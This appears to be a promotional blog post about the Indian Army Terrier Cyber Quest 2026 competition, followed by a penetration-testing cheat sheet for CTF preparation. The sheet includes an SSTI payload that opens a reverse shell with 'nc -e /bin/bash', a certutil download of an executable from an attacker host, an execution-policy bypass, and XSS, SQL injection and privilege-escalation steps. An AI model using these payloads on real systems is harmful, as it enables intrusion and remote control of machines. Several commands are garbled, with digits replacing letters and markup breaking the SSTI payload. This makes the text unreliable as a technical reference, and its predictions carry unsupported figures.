Listen to this Post

Introduction:
The Indian Army Terrier Cyber Quest 2026 (TCQ 3.0) represents a paradigm shift in national cybersecurity strategy—transitioning from defensive postures to proactive, AI-augmented offensive security operations. As nation-state cyber threats evolve with unprecedented sophistication, TCQ 3.0 establishes a tri-modal competition framework encompassing vulnerability discovery (Bug Hunting), autonomous AI-driven cyber reasoning systems (AI Kavach), and strategic influence countermeasures (National Creators Challenge). With over 10,000 participants from previous editions, TCQ 2026 is not merely a competition but a national talent pipeline designed to fortify India’s critical infrastructure against emerging digital warfare vectors.
Learning Objectives & Secrets:
- Objective 1: Master the Complete Bug Bounty Lifecycle – From reconnaissance and vulnerability discovery to responsible disclosure and exploit documentation within a simulated national infrastructure environment. Secret: Prioritize thorough OSINT and subdomain enumeration before touching any active scanner—the most critical vulnerabilities are often found in forgotten subdomains and exposed APIs, not in obvious entry points.
-
Objective 2: AI-Powered Vulnerability Discovery – Design and deploy AI-driven cyber reasoning systems capable of autonomous vulnerability detection, patch generation, and validation through LLM-integrated fuzzing frameworks. Secret: Combine traditional fuzzing with LLM-based test case generation to uncover edge-case vulnerabilities that static analysis tools routinely miss—this hybrid approach consistently outperforms either method in isolation.
-
Objective 3: Deepfake Detection and Threat Mitigation – Understand spectral feature extraction, multi-modal AI analysis, and real-time threat mitigation strategies for combating synthetic media threats. Secret: Focus on inconsistency detection across modalities (audio-visual desynchronization, physiological signal anomalies) rather than relying on single-modal classifiers, which are increasingly vulnerable to adversarial attacks.
You Should Know:
- Reconnaissance & Attack Surface Mapping – The Foundation of Every Successful Hunt
The Bug Hunting track employs a two-stage challenge format designed to distinguish theoretical knowledge from practical operational capability. The first stage is an online Capture-The-Flag (CTF) qualifier, followed by a 36-hour in-person Grand Finale in New Delhi within a secure, simulated national infrastructure sandbox environment.
Step-by-Step Reconnaissance Guide:
Passive Subdomain Enumeration:
 Using Subfinder for passive enumeration
subfinder -d target.com -o subdomains.txt

Using Amass in passive mode
amass enum -passive -d target.com -o amass_output.txt

Using Assetfinder for additional coverage
assetfinder --subs-only target.com >> subdomains.txt
These tools map the attack surface without touching the target, avoiding detection while building a comprehensive asset inventory.
Active Subdomain Brute-Forcing:
 Fuzzing for subdomains using ffuf
ffuf -u https://FUZZ.target.com -w /usr/share/wordlists/subdomains.txt -fc 404
Active enumeration complements passive discovery by finding subdomains not listed in public DNS records.
HTTP Probing and Service Discovery:
 Identifying live hosts from subdomain list
httpx -l subdomains.txt -o alive.txt

Template-based vulnerability scanning with Nuclei
nuclei -l alive.txt -t cves/ -severity critical,high
This step identifies active services and immediately flags known critical vulnerabilities.
Windows Equivalent Commands:
 DNS enumeration on Windows
nslookup -type=ANY target.com
Resolve-DnsName target.com -Type ANY

Port scanning with built-in tools
Test-1etConnection -ComputerName target.com -Port 80
- Vulnerability Exploitation – From CTF Qualifiers to Live-Fire Exercises
Previous TCQ editions featured binary exploitation challenges including ret2win vulnerabilities and format string bugs that leaked libc addresses and stack canaries. Understanding these exploitation patterns is critical for qualifier success.
Step-by-Step Binary Exploitation Guide:
Reconnaissance with Nmap:
 Comprehensive port scan
sudo nmap -sC 192.168.57.24 -A -v -p-
This reveals open ports and service versions, identifying potential attack vectors.
Directory and Endpoint Fuzzing:
 Fuzzing for hidden endpoints
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u http://192.168.57.24:5000/FUZZ -fs 3806
Filter out responses of a specific size to ignore default pages and focus on meaningful endpoints.
Server-Side Template Injection (SSTI) Exploitation:
 SSTI payload for initial foothold
{{''.<strong>class</strong>.<strong>mro</strong>[bash].<strong>subclasses</strong>()[bash].<strong>init</strong>.<strong>globals</strong>['sys'].modules['os'].popen('nc -e /bin/bash IP PORT').read()}}
This payload leverages Python’s object inheritance to execute system commands, providing a reverse shell.
Format String Vulnerability Exploitation (TCQ 2025 Challenge):
 Leaking stack canary, libc pointer, and PIE pointer via format string
python3 -c "for i in range(1,25):print(f'%{i}\$p'+' ')" | tr -d '\n'; echo
The format string vulnerability enables reading arbitrary memory addresses, bypassing ASLR, stack canaries, and PIE protections.
Reverse Engineering Binary Protections:
 Checking binary protections
file final
checksec --file=final
Understanding protections (FULL RELRO, NX, Canary, PIE, ASLR, SHSTK, IBT) is essential for crafting reliable exploits.
3. Privilege Escalation – Post-Exploitation Techniques
After gaining initial access, privilege escalation becomes the primary objective. TCQ environments simulate realistic Linux and Windows defense systems requiring comprehensive post-exploitation skills.
Linux Privilege Escalation Commands:
 Automated enumeration with LinPEAS
./linpeas.sh

Check sudo permissions
sudo -l

Find SUID binaries
find / -perm -4000 -type f 2>/dev/null

Check for writable cron jobs
ls -la /etc/cron

Examine kernel version for known exploits
uname -a
These commands identify misconfigurations, weak permissions, and outdated software that can be leveraged for privilege escalation.
Windows Privilege Escalation Commands:
 Automated enumeration with WinPEAS
certutil -urlcache -f http://<kali>/winPEAS.exe winPEAS.exe
powershell -ep bypass
.\winPEAS.exe

Manual enumeration
whoami /priv
systeminfo
tasklist
net users
net localgroup administrators
Windows environments require different approaches, with WinPEAS providing automated enumeration of permissions, vulnerabilities, services, and domain information.
- CTF Strategy and Methodology – What Separates Winners from Participants
TCQ 2026 participants must demonstrate not just technical skill but methodological rigor. The expert panel evaluates submissions based on vulnerability severity, methodology, originality, and complexity.
Essential CTF Preparation Steps:
- Reconnaissance Hierarchy: Begin with passive OSINT, progress to subdomain enumeration, then active scanning, and finally targeted vulnerability testing. Never start with random port scanning—this wastes time and may trigger detection mechanisms.
-
Tool Proficiency: Master core tools including `ffuf` for fuzzing, `nuclei` for template-based scanning, `httpx` for service probing, and Burp Suite for web application testing. Automation of repetitive tasks is critical in time-constrained CTF environments.
-
Documentation Discipline: TCQ emphasizes vulnerability documentation alongside discovery. Maintain detailed logs of every finding, including reproduction steps, impact analysis, and proof-of-concept code. Well-documented submissions score significantly higher than undocumented discoveries.
-
Team Coordination: With a maximum of three members per team, role specialization is essential. Designate roles for reconnaissance, exploitation, documentation, and infrastructure management to maximize efficiency during the 36-hour finale.
- Cloud Security and API Hardening – Emerging Focus Areas
Modern defense infrastructure increasingly relies on cloud services and APIs, making these critical attack surfaces. TCQ 2026 emphasizes vulnerability discovery in simulated national infrastructure environments.
API Security Testing Commands:
 API endpoint discovery
ffuf -u https://target.com/api/FUZZ -w /usr/share/wordlists/api-endpoints.txt

Testing for IDOR vulnerabilities
curl -X GET "https://target.com/api/users/1" -H "Authorization: Bearer <token>"
 Then test sequential IDs (1, 2, 3...) to check for insecure direct object references
Cloud Misconfiguration Detection:
 AWS S3 bucket enumeration
aws s3 ls s3://bucket-1ame --1o-sign-request

Checking for publicly exposed buckets
nuclei -t cloud/ -l targets.txt
- Web Security Testing – The OWASP Top 10 in Practice
Web vulnerabilities remain the most common entry point in CTF competitions and real-world attacks.
Essential Web Testing Commands:
 SQL injection testing with sqlmap
sqlmap -u "https://target.com/page?id=1" --batch --level=3

Cross-Site Scripting (XSS) testing
echo '<script>alert("XSS")</script>' | ffuf -u https://target.com/search?q=FUZZ -w -

CSRF token analysis
curl -X GET https://target.com/form -I | grep -i csrf
Burp Suite Configuration Tips:
- Configure upstream proxy settings for testing behind corporate firewalls
- Enable passive scanning for low-1oise reconnaissance
- Use Intruder for parameter fuzzing with custom wordlists
- Leverage Repeater for manual exploit refinement
What Undercode Say:
- Key Takeaway 1: TCQ 3.0 represents a fundamental shift in how nations approach cybersecurity talent development—moving from isolated competitions to integrated national defense pipelines that directly feed into critical infrastructure protection.
-
Key Takeaway 2: The integration of AI-powered security tools (AI Kavach track) signals the industry’s recognition that human-only security operations cannot scale to meet modern threat volumes. Competitors who master AI-assisted vulnerability discovery will have a significant advantage.
Analysis: The Bug Hunting track’s emphasis on methodology, documentation, and creative problem-solving reflects the reality of professional security operations—finding vulnerabilities is only half the battle; communicating them effectively to stakeholders and providing actionable remediation guidance is equally critical. The 36-hour live finale in a simulated national infrastructure environment provides an unparalleled opportunity to experience the pressure and complexity of real-world security operations without the consequences of production systems. For students and professionals alike, this represents a career-defining opportunity to demonstrate skills under realistic conditions, interact with senior defense officials, and contribute directly to national cyber resilience.
Prediction:
- +1 TCQ 3.0 will establish a new benchmark for national cybersecurity competitions globally, inspiring similar initiatives in other countries and creating a virtuous cycle of talent development and threat intelligence sharing.
-
+1 The AI Kavach track will accelerate the development of AI-powered security tools, potentially reducing mean-time-to-detection (MTTD) for critical vulnerabilities by 40-60% within 18-24 months.
-
-1 The success of TCQ 3.0 may attract sophisticated threat actors attempting to infiltrate the competition for intelligence gathering purposes, necessitating enhanced vetting and operational security measures.
-
+1 Winners and finalists will form the core of a new generation of cyber defenders, with many transitioning directly into defense and critical infrastructure security roles, addressing the severe talent shortage in the sector.
-
-1 The 36-hour live-fire format, while valuable, may favor stamina over technical excellence, potentially filtering out talented but less physically resilient participants.
-
+1 The competition’s focus on real vulnerability discovery in simulated national infrastructure will create a library of realistic attack scenarios that can be used for continuous training and red-team exercises across government and industry.
-
-1 Without sustained follow-on programs, the skills developed during TCQ 3.0 may atrophy, limiting the long-term return on investment in the competition.
-
+1 The involvement of the Territorial Army and CyberPeace Foundation establishes a sustainable public-private partnership model that can be replicated across other national security domains.
-
-1 The registration deadline extension to August 31, 2026 suggests potential challenges in meeting initial participation targets or processing volume, indicating possible organizational scaling issues.
-
+1 The competition’s emphasis on documentation and severity-based scoring will produce a generation of security professionals who understand that effective security is as much about communication and risk assessment as it is about technical exploitation.
▶️ Related Video (80% Match):
https://www.youtube.com/watch?v=2jU-mLMV8Vw
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eR4CBfp9 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


